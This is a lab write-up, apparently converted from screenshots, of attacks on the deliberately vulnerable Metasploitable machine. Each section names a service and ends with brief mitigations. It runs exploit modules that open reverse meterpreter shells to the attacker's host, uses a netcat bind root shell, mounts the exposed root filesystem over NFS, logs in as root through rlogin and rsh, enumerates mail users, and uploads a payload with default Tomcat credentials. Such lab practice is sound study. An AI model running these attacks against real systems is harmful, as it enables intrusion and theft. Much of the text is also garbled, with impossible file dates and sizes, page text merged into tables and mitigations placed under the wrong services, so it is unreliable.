Simply ls command and I have the dirs here

## Mitigation:

- Use SSH tunneling or VPN to secure VNC.
- Enable strong password policies and restrict access.

## http Exploit

Here I have something interesting which is I have no version to the http port so by the command

Search http\_ver

```
msf6 > search http_ver
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  ---
0  auxiliary/scanner/http/http_version          2019-10-20    normal  No    HTTP Version Detection
1  exploit/multi/http/nostromo_code_exec  2019-10-20    good   Yes   Nostromo Directory Traversal Remote Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/nostromo_code_exec

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > options
```

And as we used we wrote use 0 & options & rhosts “IP” commands

```
msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > options
Module options (auxiliary/scanner/http/http_version):
Name      Current Setting  Required  Description
----      -----          ----- 
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80        yes        The target port (TCP)
SSL              false      no        Negotiate SSL/TLS for outgoing connections
THREADS          1         yes        The number of concurrent threads (max one per host)
VHOST           none      no        HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
```

And we ran the exploit and we got the version which is **PHP 5.2.4**

```
msf6 auxiliary(scanner/http/http_version) > run
[+] 192.168.1.3:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```

And in the web we searched about  
“IP”/phpinfo/php

And here we found interesting info that's scan the dirs



And simply we wrote

Search dir\_scan

And

Use 0

```
msf6 > search dir_scanner
Matching Modules
=====
#  Name
-  --
0  auxiliary/scanner/http/dir_scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/dir_scanner

msf6 > 
=====
#  Name
-  --
0  auxiliary/scanner/http/dir_scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/dir_scanner

msf6 > use 0
msf6 auxiliary(scanner/http/dir_scanner) >
```

And options command and for sure change the rhosts

```
File Actions Edit View Help
msf6 auxiliary(scanner/http/dir_scanner) > options
Module options (auxiliary/scanner/http/dir_scanner):
Name      Current Setting      Required  Description
-----  -----  -----
DICTIONARY /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt      no        Path of word dictionary to use
PATH      /      yes        The path to identify files
Proxies      /      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80      yes        The target port (TCP)
SSL       false      no        Negotiate SSL/TLS for outgoing connections
THREADS      1      yes        The number of concurrent threads (max one per host)
VHOST      no        HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/dir_scanner) > █
```

And ran the exploit we have here 100%

```
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/dir_scanner) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(scanner/http/dir_scanner) > run
[*] Detecting error code
[*] Using code '404' as not found for 192.168.1.3
[+] Found http://192.168.1.3:80/cgi-bin/ 404 (192.168.1.3)
[+] Found http://192.168.1.3:80/doc/ 200 (192.168.1.3)
[+] Found http://192.168.1.3:80/icons/ 200 (192.168.1.3)
[+] Found http://192.168.1.3:80/index/ 200 (192.168.1.3)
[+] Found http://192.168.1.3:80/phpMyAdmin/ 200 (192.168.1.3)
[+] Found http://192.168.1.3:80/test/ 200 (192.168.1.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) > █
```

By search about also cgi

```
File Actions Edit View Help
msf6 > search php_gci
[-] No results from search
msf6 > search php_cgi
Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check  Description
-  ---
  0  exploit/multi/http/php_cgi_arg_injection  2012-05-03  excellent  Yes    PHP CGI Argument Inje
ction

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection
msf6 > █
```

And use 0 as we know

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

And simply run this

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Sending stage (39927 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.3)

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > pwd
/var/www
meterpreter > cd /root
meterpreter > ls -la
Listing: /root
=====
Mode          Size      Type  Last modified
----          ----      ---   -----

```

We finally entered the machine

```
File Actions Edit View Help
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Sending stage (39927 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.3:34649) at 2024-10-12 16:40:10 -0400

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > pwd
/var/www
meterpreter > cd /root
meterpreter > ls -la
Listing: /root
=====
Mode          Size      Type  Last modified
----          ----      ---   -----
100600/rw----- 1391569404228 fil  235287120584-04-16 20:08:34 -0400 .Xauthority
020666/rw-rw-rw- 0        cha  172683682346-11-28 03:34:59 -0500 .bash_history
100644/rw-r--r-- 9564892170419 fil  162353618493-01-21 14:00:21 -0500 .bashrc
040700/rwx----- 17592186048512 dir  182042120962-03-13 06:16:49 -0500 .config
040700/rwx----- 17592186048512 dir  182042161112-04-25 20:20:24 -0400 .filezilla
040755/rwxr-xr-x 17592186048512 dir  235287120856-06-30 09:05:08 -0400 .fluxbox
040700/rwx----- 17592186048512 dir  182042365537-08-30 20:21:58 -0400 .gconf
040700/rwx----- 17592186048512 dir  182042384183-08-25 18:56:47 -0400 .gconfd
```

## Mitigation:

- Use HTTPS (SSL/TLS) for all connections.
- Regularly patch and update Apache.

## Mount search

Here I simply used the tool **mount** to exploit the machine

Showmount -e “IP”

```
[root@kali]# showmount -e 192.168.1.3
Export list for 192.168.1.3:
/ *
```

And by making new dir and use the command

Mount -t nfs “IP”:/”dirName”

```
[root@kali]# mkdir amgoda
[root@kali]# mount -t nfs 192.168.1.3:/ amgoda
[root@kali]# mount -t nfs 192.168.1.3:/amgoda
mount: 192.168.1.3:/amgoda: can't find in /etc/fstab.
[root@kali]# mount -t nfs 192.168.1.3:/ amgoda
[root@kali]# cd amgoda
[root@kali]# ls
bin  cdrom  etc  initrd  lib  media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot dev   home  initrd.img  lost+found  mnt  opt   root  srv  tmp  var
```

We entered the machine

```
[root@kali]# cd home
[root@kali]# ls
ftp  msfadmin  service  user
```

## **Mitigation:**

- Restrict DNS recursion .
- Keep BIND software up to date to mitigate vulnerabilities.

# Java rmi port 8180

First find the the service

#	Name	Disclosure Date	Rank	Che
-	-----	-----	---	---
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2019-05-22	excellent	Yes
1	exploit/multi/misc/java_jmx_server	2013-05-22	excellent	Yes
2	auxiliary/scanner/misc/java_jmx_server	2013-05-22	normal	No
3	auxiliary/gather/java_rmi_registry		normal	No
4	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes
5	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No
6	Java RMI Server Insecure Endpoint Code Execution Scanner		normal	No
7	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No
8	Java RMIConnectionImpl Deserialization Privilege Escalation		normal	No
9	exploit/multi/browser/java_signed_applet	1997-02-19	excellent	No
10	Java Signed Applet Social Engineering Code Execution		normal	No
11	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes
12	Jenkins ACL Bypass and Metaprogramming RCE		normal	No
13	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent	Yes
14	Jenkins CLI RMI Java Deserialization Vulnerability		normal	No
15	exploit/linux/http/kibana_timelion_prototype_pollution_rce	2019-10-30	manual	Yes
16	Kibana Timelion Prototype Pollution RCE		normal	No

```
msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
[*] http://192.168.1.3:8080/ - Using URL: http://192.168.1.12:8080/LCvOGXZY
[*] 192.168.1.3:1099 - Server started. Apache httpd/2.2.8 ((Ubuntu) DAV/2)
[*] 192.168.1.3:1099 - Sending RMI Header...RPC #1000000
[*] 192.168.1.3:1099 - Sending RMI Call...java smbd 3.X = 4.X (workgroup: WORKGROUP)
[*] 192.168.1.3:1099 - Replied to request for payload JAR 4.X (workgroup: WORKGROUP)
[*] Sending stage (57971 bytes) to 192.168.1.3
[*] Sending stage (57971 bytes) to 192.168.1.3
[-] Failed to load extension: uninitialized constant Rex::Post::Meterpreter::Extensions::Stdapi::Stdapi
Did you mean? STDIN open [privileges] GNU Classpath registry
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.3:58602) at 2024-10-15 09:34:06 -0400
[*] Meterpreter session 2 opened (192.168.1.12:4444 -> 192.168.1.3:46197) at 2024-10-15 09:34:06 -0400
```

```

meterpreter > sysinfo
Computer : PC: metasploitable.localdomain
OS       : 21: Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl.net?
Meterpreter : x86/linux
meterpreter > pwd
/ /root
meterpreter > ls -la
Listing: /root
=====
Mode      Size Type Last modified          Name
----      --  --  --  --
100600/rw----- 324 op file 2024-10-12 13:36:02 -0400 .Xauthority
020666/rw-rw-rw- 0  cha b 2010-03-16 19:01:07 -0400 .bash_history
100644/rw-r--r-- 2227 fil e 2007-10-20 07:51:33 -0400 .bashrc
040700/rwx----- 4096 dir c 2012-05-20 15:08:17 -0400 .config
040700/rwx----- 4096 dir m 2012-05-20 15:13:12 -0400 .filezilla
040755/rwxr-xr-x 4096 dir d 2024-10-12 13:36:04 -0400 .fluxboxUbuntu 4.2.4-lubuntu4))
040700/rwx----- 4096 dir p 2012-05-20 15:38:14 -0400 .gconf 3.7
040700/rwx----- 4096 dir r 2012-05-20 15:40:31 -0400 .gconfd
040755/rwxr-xr-x 4096 dir x 2012-05-20 15:09:04 -0400 .gstreamer-0.10
040700/rwx----- 4096 dir b 2012-05-20 15:07:31 -0400 .mozilla
100644/rw-r--r-- 141 fil t 2007-10-20 07:51:33 -0400 .profile
040700/rwx----- 4096 dir a 2012-05-20 15:11:16 -0400 .purple1.3)
100700/rwx----- 4  fil e 2012-05-20 14:25:01 -0400 .rhosts engine 1.1
040755/rwxr-xr-x 4096 dir d 2012-05-20 14:21:50 -0400 .ssh a; path /usr/lib/ruby/1.8/drbs
040700/rwx----- 4096 dir r 2024-10-12 13:36:02 -0400 .vnc
040755/rwxr-xr-x 4096 dir p 2012-05-20 15:08:16 -0400 Desktop
100700/rwx----- 401   fil 2012-05-20 15:55:53 -0400 reset_logs.sh

```

## Mitigation:

- Restrict RMI to localhost if possible or implement SSL/TLS.
- Filter RMI traffic using firewall rules.

## Root shell

There's bind shell just by initialize the attack from the attacker side and listen on the target IP we find a remote shell

```
! ~ nc 192.168.1.3 1524
root@metasploitable:/# pwd
/
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# uname
Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# echo nt
nt
root@metasploitable:/# █ open exec?
513/tcp open login?
```

## Mitigation:

- Close this port immediately as it's often used for backdoors.

# Smti port 25

```
! ~/Desktop ➤ service postgresql start
~/Desktop ➤ service postgresql status
● postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: disabled)
    Active: active (exited) since Tue 2024-10-15 09:56:47 EDT; 2s ago
      Process: 287522 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 287522 (code=exited, status=0/SUCCESS)
       CPU: 1ms
Oct 15 09:56:47 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Oct 15 09:56:47 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
~/Desktop ➤ █ Tue 15 Oct 2024 09:56:50 AM EDT

msf6 > search smtp enum 1.3
[!] No modules found for the search term: 'smtp enum 1.3'.  

[!] Not shown: 63505 closed tcp ports (conn-refused)
Matching Modules
-----  

Module          Service          Version  

-----  

vsftpd          vsftpd          2.3.4  

OpenSSH          OpenSSH          4.7p1 Debian Subuntu (protocol 2.0)  

-----  

#  Name          open   domain          Disclosure Date  Rank  Check  Description  

-  ---          open   https          ISC BIND 9.4.2          -----  

0  auxiliary/scanner/http/gavazzi_em_login_loot  Apache httpd 2.2.8 (Ubuntu) PAV/2  

Meters - Login Brute Force, Extract Info and Dump Plant Database  

1  auxiliary/scanner/smtp/smtp_enum          normal     No      Carlo Gavazzi Energy  

n Utility          open   shell7          normal     No      SMTP User Enumeration  

-----  

15:21           Top

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/smtp/smtp_en
um

msf6 > use 1
msf6 auxiliary(scanner/smtp/smtp_enum) > █

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.1.3:25  - 192.168.1.3:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.1.3:25  - 192.168.1.3:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.1.3:25  - 192.168.1.3:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnat
s, irc, libuuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service
, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.3:25  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █


! ~ nc 192.168.1.3 25
vr220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
502 5.5.2 Error: command not recognized
vrfy daemon
252 2.0.0 daemon
vrfy mysql
252 2.0.0 mysql
auxiliary(scanner/smtp/smtp_enum) > █
```

## Mitigation:

- Secure the mail server with TLS (Transport Layer Security).
- Configure proper anti-spam measures.
- Enforce strong authentication mechanisms.

# Ports 512 513 514

## Remote login



```
File Actions Edit View Help root@metasploitable: ~
(root㉿kali)-[~/home/kali] ll /root/recon/exploit_script.py > run
# rlogin -l root 192.168.1.3
pwd
Last login: Sat Oct 12 13:36:04 EDT 2024 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.

pwd
root@metasploitable:~# pwd
/root
root@metasploitable:~# whoami
root
root@metasploitable:~# echo solved
solved
root@metasploitable:~#
```

## Remote shell



```
File Actions Edit View Help root@metasploitable: ~
(root㉿kali)-[~/home/kali] ll /root/recon/exploit_script.py
# rsh -l root 192.168.1.3
Last login: Sat Oct 12 22:18:33 EDT 2024 from 192.168.1.12 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.

root@metasploitable:~# whoami
root
root@metasploitable:~#
```

## privilege escalation

```
root@metasploitable:/home/msfadmin
File Actions Edit View Help
~ ➔ rlogin -l msfadmin 192.168.1.2 Fri 18 Oct 202
Last login: Sun Oct 13 06:56:22 EDT 2024 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin#
```

## Mitigation:

- Disable the service if unnecessary. Remote execution services should not be exposed.
  - Use firewall rules to restrict access to trusted IPs.

### 11. Port 513/tcp (login)

#### Mitigation:

- Avoid using `rlogin` as it is insecure. Use SSH instead.

### 12. Port 514/tcp (shell)

#### Mitigation:

- Disable remote shell (rsh) services and switch to SSH.




# Mysql port 3306

```
msf6 > search scanner mysql
Matching Modules
=====
#  Name
-  ---
0 auxiliary/scanner/mysql/mysql_writable_dirs
1 auxiliary/scanner/mysql/mysql_file_enum
2 auxiliary/scanner/mysql/mysql_hashdump
3 auxiliary/scanner/mysql/mysql_schemadump
4 auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09
5 auxiliary/scanner/mysql/mysql_login
6 auxiliary/scanner/mysql/mysql_version

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/mysql/mysql_version

msf6 > use 6
```



The screenshot shows the Metasploit Framework interface. At the top, there's a terminal window with the command history and module selection. Below it is a graphical interface for Nmap. The Nmap window has a title bar 'Metasploit Framework License (BSD)'. It displays the following information:

- System: Linux kali 6.6.9-amd64 x86\_64
- Time: 02:14:21 up 15:39, 1 user, load average: 2.07, 2.15, 2.04
- Scan command: ~> nmap -sV 192.168.1.2 -p 3306
- Date: Wed 16 Oct 2024 02:14:21 AM EDT
- Report title: Nmap scan report for 192.168.1.2
- Host status: Host is up (0.0044s latency).
- Table headers: PORT STATE SERVICE VERSION
- Table data:

PORT	STATE	SERVICE	VERSION
3306/tcp	open	mysql?	
- Message: Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
- Summary: Nmap done: 1 IP address (1 host up) scanned in 170.61 seconds
- Timing: 2.8m < Wed 16 Oct 2024 02:48:57 AM EDT
- Notes: The number of concurrent threads (max-conn) for this host.

# X11 port 6000

```
~ ➔ ssh -x -l msfadmin 192.168.1.2                               Wed 16 Oct 2024
msfadmin@192.168.1.2's password:
Permission denied, please try again.
msfadmin@192.168.1.2's password:
Permission denied, please try again.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
No mail.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

REPORT BUGS
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Oct 12 18:42:44 2024
msfadmin@metasploitable:~$ ls -lah
total 36K
drwxr-xr-x 5 msfadmin msfadmin 4.0K 2012-05-20 14:22 .
drwxr-xr-x 6 root      root      4.0K 2010-04-16 02:16 ..
lrwxrwxrwx 1 root      root      9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4.0K 2010-04-17 14:11 .distcc
-rw----- 1 root      root     4.1K 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 2010-03-16 19:12 .profile
-rwx----- 1 msfadmin msfadmin    4 2012-05-20 14:22 .rhosts
drwx----- 2 msfadmin msfadmin 4.0K 2010-05-17 21:43 .ssh
```

## privileges escalation

```
File Actions Edit View Help                                         root@metasploitable:~
02:14:05 up 21:49, 1 user, load average: 3.23, 3.37, 3.72
~ ➔ ssh -x -l msfadmin 192.168.1.2                               Fri 18 Oct 2024
msfadmin@192.168.1.2's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Oct 13 07:42:17 2024 from 192.168.1.12
msfadmin@metasploitable:~$ sudo -i
root@metasploitable:~# wohami
-bash: wohami: command not found
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

## Mitigation:

- Disable X11 forwarding unless explicitly needed.

# Tomcat port 8180

```
msf6 > search tomcat 5.5
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
n
-  ---
-
0 auxiliary/admin/http/tomcat_ghostcat      2020-02-20     normal  Yes    Apache Tomcat
[+] AJP File Read
1 exploit/multi/http/tomcat_mgr_deploy      2009-11-09     excellent Yes    Apache Tomcat
[+] Manager Application Deployer Authenticated Code Execution
2 exploit/multi/http/tomcat_mgr_upload       2009-11-09     excellent Yes    Apache Tomcat
[+] Manager Authenticated Upload Code Execution
3 auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09     normal  No     Apache Tomcat
[+] Transfer-Encoding Information Disclosure and DoS
4 auxiliary/scanner/http/tomcat_enum         2009-01-09     normal  No     Apache Tomcat
[+] User Enumeration
5 auxiliary/admin/http/tomcat_administration  2009-01-09     normal  No     Tomcat Administration Tool Default Access
6 auxiliary/admin/http/tomcat_utf8_traversal   2009-01-09     normal  No     Tomcat UTF-8 Directory Traversal Vulnerability
7 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09     normal  No     TrendMicro Data Loss Prevention 5.5 Directory Traversal

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/admin/http/trendmic

msf6 > use 2
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > 

msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.1.2
rhosts => 192.168.1.2
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > options
[*] Exploit options (multi/http/tomcat_mgr_upload) successfully set! You have setup Tomcat successfully. Congratulations!
Now, this is the default Tomcat home page. It can be found on the local filesystem at:
msf6 exploit(multi/http/tomcat_mgr_upload) >
```


```
Name Current Setting Required Description
HttpPassword tomcat If you're seeing no page, and The password for the specified username as arrived at new installation of Tomcat
HttpUsername tomcat is the case, please refer to the The username to authenticate as
Proxies this page will not change since it was crawled into a proxy chain of format type:host:port[,type:host:port][.]
RHOSTS 192.168.1.2 20 users yes file "admin" The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT Servlets and JSP 8180 with associated source yes extensive The target port (TCP) it's a API JavaDoc, and an introductory guide to developing web sites
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /manager yes The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST Working on Tomcat no HTTP server virtual host

File Actions Edit View Help
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.1.2
rhosts => 192.168.1.2
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying D3RgbQNpbw7NN967L... 2.2 GB
[*] Executing D3RgbQNpbw7NN967L...
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

## Mitigation:

- Secure Tomcat with SSL/TLS.
  - Update Tomcat regularly and configure strong authentication.

# Nessus Scan :



## Scan Information

Start time: Thu Oct 17 03:40:49 2024  
End time: Thu Oct 17 03:49:17 2024

